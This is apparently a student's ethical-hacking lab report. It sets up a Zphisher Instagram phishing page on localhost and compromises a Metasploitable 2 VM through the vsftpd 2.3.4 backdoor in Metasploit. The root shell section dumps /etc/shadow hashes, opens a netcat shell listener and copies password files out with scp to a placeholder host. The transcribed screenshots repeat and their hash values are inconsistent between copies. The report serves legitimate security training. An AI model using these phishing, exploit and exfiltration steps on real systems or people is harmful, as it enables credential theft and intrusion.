

Week 4: Advanced Topics and Ethical Hacking

Name: V. Risvanth

1. Objectives for Week 4:

- **Task 1:** Perform Phishing using **Zphisher**.
- **Task 2:** Exploit the **vsftpd vulnerability** on a **Metasploitable 2** machine using **Nmap** and **Metasploit**.

Task 1: Perform Phishing Using Zphisher:

- **Objective:** To perform a phishing attack by replicating popular websites and capturing login credentials.
- **Method:**
 1. **Install Zphisher:** I cloned the Zphisher repository from GitHub and installed it on Kali Linux.
 2. **Target Websites:** I selected popular websites Instagram to clone for the phishing attack.
 3. **Configure the Attack:** Using Zphisher, I generated phishing links that mimicked the selected websites.
 4. **Deploy Phishing Pages:** I used the cloned URLs to simulate phishing attacks in a controlled environment.
 5. **Capture Login Credentials:** Upon successful login by a victim, the captured credentials were saved.

Screenshots:

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
File Actions Edit View Help
root@kali:~# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1801, done.
remote: Counting objects: 100% (336/336), done.
remote: Compressing objects: 100% (85/85), done.
remote: Total 1801 (delta 263), reused 251 (delta 251), pack-reused 1465 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 654.00 KiB/s, done.
Resolving deltas: 100% (817/817), done.

root@kali:~# ls
zphisher

root@kali:~# cd zphisher
root@kali:~/zphisher# ls
Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher.sh

root@kali:~/zphisher# bash zphisher.sh
```

```
File Actions Edit View Help
root@kali:~/zphisher


Zphisher
Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] LinkedIn     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation  [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About        [00] Exit
```



```
2PHISHER 2.3.5
[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : 123456
[-] Password : 123456789
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit...
```

Outcome:

The phishing attempt successfully replicated the selected websites and was able to capture mock login credentials during testing

Task 2: Exploit the vsftpd Vulnerability using Nmap and Metasploit:

1. **Objective:** To exploit the vsftpd vulnerability on Metasploitable 2 using Nmap and Metasploit.

Method:

1. **Setup Metasploitable 2:** I set up the Metasploitable 2 virtual machine and ensured it was accessible on the network.
2. **Scan the Target Machine with Nmap:**
 - I used **Nmap** to scan the **Metasploitable 2** machine and identify open ports and services.
 - This scan revealed the **vsftpd 2.3.4** service, which is known to have a **backdoor vulnerability**.

2. Exploit Using Metasploit:

1. I launched the Metasploit Framework and used the vsftpd backdoor exploit

2. The exploit successfully gained access to the Metasploitable 2 machine.

3. Post-Exploitation:

- After gaining access, I created a **reverse shell** for continuous access to the target machine.
- I used Metasploit to spawn a shell on the compromised machine for further exploration.

4. Exploiting the Machine and Persistence Phase:

1. Objective: To maintain persistence on the compromised machine.

2. Method: Establish a Persistent Connection:

- After exploiting the **vsftpd vulnerability** and gaining access to the Metasploitable 2 machine, I used the **whoami**, **hostname**, **uname -a**, **cat /etc/passwd**, **cat /etc/group**, **cat /etc/shadow**, **ls -lah /home/**, and **ls -lah /root/** commands to gather information about the compromised machine.
- **whoami**: Verified the user under which the shell was executed.
- **hostname**: Checked the hostname of the victim machine.
- **uname -a**: Retrieved system information to identify the kernel and OS details.
- **cat /etc/passwd**: Listed user accounts on the system.
- **cat /etc/group**: Identified groups the user was part
- **cat /etc/shadow**: Examined hashed password information
- **ls -lah /home/** and **ls -lah /root/**: Listed the files and directories in **/home/** and **/root/** directories to understand the file structure and confirm access to sensitive areas.
- I used **Netcat** to create a reverse shell on the compromised machine.

Screenshots:

```
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
File Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for kali:
[+] Starting database
[!] The database appears to be already configured, skipping initialization
Metasploit tip: Use sessions -1 to interact with the last opened session
msf6 > search vsftpd

Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.218.138
RHOSTS => 192.168.218.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
msf6 > search vsftpd

Matching Modules
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.218.138
RHOSTS => 192.168.218.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.218.138:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.218.138:21 - USER: 331 Please specify the password.
[*] 192.168.218.138:21 - Backdoor service has been spawned, handling...
[*] 192.168.218.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.218.30:42551 -> 192.168.218.138:6200) at 2025-02-02 11:41:13 -0500

whoami
```



```

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.218.138
RHOSTS => 192.168.218.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.218.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.218.138:21 - USER: 331 Please specify the password.
[*] 192.168.218.138:21 - Backdoor service has been spawned, handling...
[*] 192.168.218.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.218.30:42551 -> 192.168.218.138:6200) at 2025-02-02 11:41:13 -0500
whoami

```

```

File Actions Edit View Help
Shell No. 1

whoami
root
hostname
metasploitable
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/os-release
cat: /etc/os-release: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/bash

```

```
File Actions Edit View Help
Shell No. 1
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX6BPOT$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
```

```
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX6BPOT$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$2ZVMS4K$R9XkI.Cml.dHdUE3X9jqP0:14742:0:99999:7:::
```

```
File Actions Edit View Help
cat /etc/shadow
root:$1$avpfBj1$x0z8w5UF9Iv./DR9E9LId.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX68P0t$Mlyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuid:*:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$fZVMS4k$R0XkI.CmLdHdUE3X9jgP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN107j2c$RT/zCW3mLtUMA.1hZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXI1QKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::

metasploitable root shell
2-4 (RPC #100003)
ProFTPD 1.3.1
MySQL 5.0.51a-Jobuntu5
PostgreSQL DB 8.3.0 - 8.3.7
VNC (protocol 3.3)
(access denied)
UnrealIRCd
Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
Oracle VirtualBox virtual NIC
metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux, OS
Press any incorrect results at https://nmap.org
Press (1 host up) scanned in 13.09 seconds
```

```
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXI1QKkPmUgZ0:14699:0:99999:7:::
service:$1$kr3ue7JZ$7GxELDupr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
cat etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
```



```

distccd:x:14698:0:99999:7:::
user:$1$HE5u9xrH$K.o3G93DGoXlIQKkPmUgZ0:14699:0:99999:7:::
service:$1$K83ue732$76eLmupr9Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:x:14715:0:99999:7:::
proftpd:1:14727:0:99999:7:::
statd:x:15474:0:99999:7:::
snmp:x:15480:0:99999:7:::
cat etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:msfadmin
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
voice:x:22:
cdrom:x:24:msfadmin
floppy:x:25:msfadmin
tape:x:26:
sudo:x:27:
audio:x:29:msfadmin
dip:x:30:msfadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:telnetd
video:x:44:msfadmin
sasl:x:45:
plugdev:x:46:msfadmin
staff:x:50:
games:x:60:
users:x:100:

GNU Classpath JVM 1.4.2_01
Metasploitable root
2-4 (RPC #100001)
ProFTPD 1.3.3
MySQL 5.0.51a-3ubuntu5
PostgreSQL DB 8.3.0 - 8.3.7
VNC (protocol 3.3)
(access denied)
UnrealIRCd
Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
08:00:27:AA:63:4E (Oracle VirtualBox virtual NIC)
metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux, BSD, Solaris
detection performed. Please report any incorrect results at https://nmap.org/support
1 IP address (1 host up) scanned in 13.09 seconds

~/zphisher
I
[setarch] not found, did you mean:
'setarch' from deb util-linux
'starch' from deb coop-computing-tools
'search' from deb sphinxsearch
'searchd' from deb sphinxsearch
'vsearch' from deb vsearch
'search' from deb codesearch
'search' from deb ncbi-entrez-direct

~/zphisher

```

kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox

```

File Machine View Input Devices Help
1 2 3 4 5

File Actions Edit View Help
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:msfadmin
fax:x:21:
voice:x:22:
cdrom:x:24:msfadmin
floppy:x:25:msfadmin
tape:x:26:
sudo:x:27:
audio:x:29:msfadmin
dip:x:30:msfadmin
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:telnetd
video:x:44:msfadmin
sasl:x:45:
plugdev:x:46:msfadmin
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:kali
libuid:x:101:n vsftpd
dhcp:x:102:
syslog:x:103:
klog:x:104:
scanner:x:105:
nvram:x:106:
fuse:x:107:msfadmin
crontab:x:108:
mlocate:x:109:
ssh:x:110:
msfadmin:x:1000:
lpadmin:x:111:msfadmin
admin:x:112:msfadmin
bind:x:113:
ssl-cert:x:114:postgres
postfix:x:115:
postdrop:x:116:
postgres:x:117:
mysql:x:118:
smbshare:x:119:msfadmin

GNU Classpath JVM 1.4.2_01
Metasploitable root
2-4 (RPC #100001)
ProFTPD 1.3.3
MySQL 5.0.51a-3ubuntu5
PostgreSQL DB 8.3.0 - 8.3.7
VNC (protocol 3.3)
(access denied)
UnrealIRCd
Apache Jserv (Protocol v1.3)
Apache Tomcat/Coyote JSP engine 1.1
08:00:27:AA:63:4E (Oracle VirtualBox virtual NIC)
metasploitable.localdomain
detection performed. Please report any incorrect results at https://nmap.org/support
1 IP address (1 host up) scanned in 13.09 seconds

~/zphisher
I
[setarch] not found, did you mean:
'setarch' from deb util-linux
'starch' from deb coop-computing-tools
'search' from deb sphinxsearch
'searchd' from deb sphinxsearch
'vsearch' from deb vsearch
'search' from deb codesearch
'search' from deb ncbi-entrez-direct

~/zphisher

```

78°F
Haze

Search

```

nogroup:x:65534:
libuuid:x:101:
dhcp:x:102:
syslog:x:103:
klog:x:104:
scanner:x:105:
nvram:x:106:
fuse:x:107:msfadmin
crontab:x:108:
mlocate:x:109:
ssh:x:110:
msfadmin:x:1000:
lpadmin:x:111:msfadmin
admin:x:112:msfadmin
bind:x:113:
ssl-cert:x:114:postgres
postfix:x:115:
postdrop:x:116:
postgres:x:117:
mysql:x:118:
sambashare:x:119:msfadmin
user:x:1001:
service:x:1002:
telnetd:x:120:
ls -lah /user/
ls: cannot access /user/: No such file or directory
ls -lah /home/
total 24K
drwxr-xr-x 6 root root 4.0K Apr 16 2010 .
drwxr-xr-x 21 root root 4.0K May 20 2012 ..
drwxr-xr-x 2 root nogroup 4.0K Mar 17 2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4.0K May 21 2012 msfadmin
drwxr-xr-x 2 service service 4.0K Apr 16 2010 service
drwxr-xr-x 3 user user 4.0K May 7 2010 user
ls -lah /root/
total 76K

```

```

user:x:1001:
service:x:1002:
telnetd:x:120:
ls -lah /user/
ls: cannot access /user/: No such file or directory
ls -lah /home/
total 24K
drwxr-xr-x 6 root root 4.0K Apr 16 2010 .
drwxr-xr-x 21 root root 4.0K May 20 2012 ..
drwxr-xr-x 2 root nogroup 4.0K Mar 17 2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4.0K May 21 2012 msfadmin
drwxr-xr-x 2 service service 4.0K Apr 16 2010 service
drwxr-xr-x 3 user user 4.0K May 7 2010 user
ls -lah /root/
total 76K
drwxr-xr-x 13 root root 4.0K Feb 2 11:38 .
drwxr-xr-x 21 root root 4.0K May 20 2012 ..
-rw-r--r-- 1 root root 324 Feb 2 11:38 .Xauthority
-rw-r--r-- 1 root root 9 May 13 2012 .bash_history
-rw-r--r-- 1 root root 2.2K Oct 20 2007 .bashrc
drwxr-xr-x 3 root root 4.0K May 20 2012 .config
drwxr-xr-x 5 root root 4.0K Feb 2 11:38 .filezilla
drwxr-xr-x 2 root root 4.0K May 20 2012 .fluxbox
drwxr-xr-x 2 root root 4.0K May 20 2012 .gconf
drwxr-xr-x 2 root root 4.0K May 20 2012 .gconfd
drwxr-xr-x 2 root root 4.0K May 20 2012 .gstalker-0.10
drwxr-xr-x 4 root root 4.0K May 20 2012 .mozilla
-rw-r--r-- 1 root root 141 Oct 20 2007 .profile
drwxr-xr-x 5 root root 4.0K May 20 2012 .purple
-rw-r--r-- 1 root root 4 May 20 2012 .rhosts
drwxr-xr-x 2 root root 4.0K May 20 2012 .ssh
drwxr-xr-x 2 root root 4.0K Feb 2 11:38 .vnc
-rwxr-xr-x 1 root root 401 May 20 2012 Desktop
-rw-r--r-- 1 root root 138 Feb 2 11:38 vnc.log
nc -l vnp 4444 -e /bin/bash
listening on [any] 4444 ...
scp /etc/passwd user@your-machine:/tmp/
scp /etc/shadow user@your-machine:/tmp/

```

Conclusion:

- This task provided insight into how attackers maintain access to compromised systems, even after reboots, through techniques like reverse shells and persistence.
- The commands I used helped me gather critical information about the target system and exploit vulnerabilities, ultimately leading to successful exploitation and persistence.

